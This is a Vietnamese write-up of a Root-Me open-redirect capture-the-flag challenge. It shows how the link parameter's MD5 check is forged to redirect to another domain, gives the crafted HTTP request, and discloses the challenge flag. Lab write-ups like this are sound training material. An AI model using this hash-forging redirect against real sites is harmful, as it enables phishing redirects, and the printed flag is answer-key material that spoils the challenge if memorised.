

HTTP - Open redirect

10 Points 🌐

Internet is so big

Author: Switsky, 2 August 2017

Level:

Validations: 55301 Challengers 19%


Note: 5 stars 3300 Votes

I like I don't like

Statement: Find a way to make a redirection to a domain other than those showed on the web page.

Start the challenge

Bắt đầu challenge, Hàm ý bài này là sẽ làm gì đó để kích hoạt chuyển hướng và để giải quyết bài này ta phải chuyển hướng đến tên miền khác với tên hiển thị trong web



View source code ta thấy 3 đường dẫn đến 3 website tương ứng và sau đó có 1 tham số h truyền vào

```

<h1>Social Networks</h1>
<a href='?url=https://facebook.com&h=a023cfbf5f1c39bdf8407f28b60cd134'>facebook</a>
<a href='?url=https://twitter.com&h=be8b09f7f1f66235a9c91986952483f0'>twitter</a>
<a href='?url=https://slack.com&h=e52dc719664ead63be3d5066c135b6da'>slack</a>
<style type="text/css">

```

Đoán đây có thể là mã hash hoặc encode, thử phân tích giá trị của h, chuẩn đoán được đây là mã hash MD5 hoặc MD4 hoặc MD2. Nhưng giá trị hash đây từ đâu?

Compression

Hashing

Analyse hash

Generate all hashes

MD2

MD4

MD5

MD6

SHA0

SHA1

SHA2

SHA3

SM3

Keccak

Shake

RIPEMD

HAS-160

Whirlpool

Recipe

Analyse hash

Input

a023cfbf5f1c39bdf8407f28b60cd134

Output

Hash length: 32
Byte length: 16
Bit length: 128

Based on the length, this hash could have been generated by one of the following hashing functions:
MD5
MD4
MD2
HAVAL-128
RIPEMD-128
Snefru
Tiger-128

STEP

BAKE!

Auto Bake

Hash thử giá trị url bằng MD5 được giá trị đúng bằng giá trị tham số h

MD5

https://facebook.com

Output

a023cfbf5f1c39bdf8407f28b60cd134

Vậy để dễ chuyển hướng sang 1 web khác ta phải hash giá trị url, ở đây ta sẽ chuyển hướng đến https://google.com

MD5

https://google.com

abc 18 1 14

Output

99999ebcfdb78df077ad2727fd00969f

ForwardDropIntercept is onActionOpen Browser

Pretty Raw Hex

```
1 GET /web-serveur/ch52/?url=https://google.com&h=99999ebcfdb78df077ad2727fd00969fS HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://challenge01.root-me.org/web-serveur/ch52/
9 Cookie: _ga_SRYSKX09J7=GS1.1.1685430982.4.1.1685431528.0.0.0; _ga=GA1.1.841773813.1685372348
10 Upgrade-Insecure-Requests: 1
11
```

Chuyển hướng thành công và nhận được password cho bài này:
e6f8a530811d5a479812d7b82fc1a5c5

Well done, the flag is e6f8a530811d5a479812d7b82fc1a5c5